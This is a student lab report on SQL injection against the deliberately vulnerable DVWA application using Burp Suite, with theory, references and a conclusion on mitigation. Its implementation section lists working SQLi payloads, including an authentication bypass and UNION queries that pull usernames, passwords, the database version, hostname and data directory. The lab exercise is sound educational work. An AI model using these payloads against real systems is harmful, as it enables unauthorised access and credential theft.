



|  |  |  |  |
| --- | --- | --- | --- |
| **Course Name:** | **Information Security (116U01L602)** | **Semester:** | **VI** |
| **Date of Performance:** | **19 / 03 / 2025** | **DIV/Batch No:** | **A3** |
| **Student Name:** | **Kush Gujarati** | **Roll No:** | **16010122062** |

**Title: Analysis of sample vulnerable web applications for Man-in-Middle Attack / SQL injection etc. using Burp Suite.**

1. Re-visiting the vulnerabilities present across web based applications.
2. Understanding the role of DVWA, Burp Suite in simulation of web based attacks.
3. Understanding the SQL Injection (SQLi) attack.
4. SQL injection examples:
   1. Retrieving hidden data.
   2. Subverting application logic.
   3. UNION attacks.
   4. Examining the database.
   5. Blind SQL injection.

**Objectives:**

**CO3: Identify and analyse web attacks**

**Expected Outcome of Experiment:**



https://portswigger.net/web-security/sql-injection What is SQLi - https://youtu.be/wX6tszfgYp4

https://portswigger.net/support/using-burp-to-detect-sql-injection-flaws

How a Hacker Could Attack Web Apps with Burp Suite & SQL Injection - https[://www.youtube.com/watch?v=2oeCg8bj-4U](http://www.youtube.com/watch?v=2oeCg8bj-4U)

https://null-byte.wonderhowto.com/how-to/attack-web-applications-with- burp-suite-sql-injection-0184090/

**Books/ Journals/ Websites referred:**

**Pre Lab/ Prior Concepts:**

**New Concepts to be learned:**

|  |
| --- |
| **Abstract:** |
| DWVA is a popular framework that is used to test the application security, also known as ***Damn Vulnerable Web Application.*** It is based on testing the web application and it comes with built-in vulnerabilities for the user so the user can try and test the hacking techniques in a controlled environment. |

|  |
| --- |
| **Related Theory:** |
| Web-based applications are vulnerable to various security issues like SQL Injection (SQLi), Cross- Site Scripting (XSS), and Cross-Site Request Forgery (CSRF) due to coding flaws, misconfigurations, or poor input validation. Tools like **DVWA (Damn Vulnerable Web Application)** and **Burp Suite** play key roles in understanding and simulating web-based attacks. DVWA provides a controlled environment for practicing attack techniques like SQLi, XSS, and others. Burp Suite is widely used for security testing, allowing penetration testers to identify vulnerabilities, simulate attacks, and secure web applications. SQL Injection itself can be exploited in several ways, including retrieving hidden data, subverting application logic, executing UNION- based queries to combine results from different tables, examining the database structure, or leveraging Blind SQL Injection to extract information without direct output. |

**Implementation Details:**

Always True Scenario:

' OR '' = '

Extract password

' UNION SELECT user, password FROM users--

version of database

' union select 1,@@version#

Hostname

' union select null,@@hostname #

current database

' union all select system\_user(),user() #







Database Name

' union select null,database() #

location of the database

' union select null,@@datadir #

|  |
| --- |
| **Results/Output:** |
|  |



|  |
| --- |
| **Conclusion:** |
| In conclusion, the experiment highlighted the critical vulnerabilities present in web-based applications, particularly SQL Injection (SQLi), and demonstrated the importance of tools like DVWA and Burp Suite in simulating and testing these vulnerabilities. By exploring different forms of SQLi attacks—such as retrieving hidden data, subverting application logic, and performing UNION or Blind SQL injections—participants gained practical insights into how these attacks work and how they can be mitigated. This hands-on experience emphasized the need for robust security measures, proper input validation, and regular testing to protect web applications from malicious threats. |

**Post-Lab Questions:**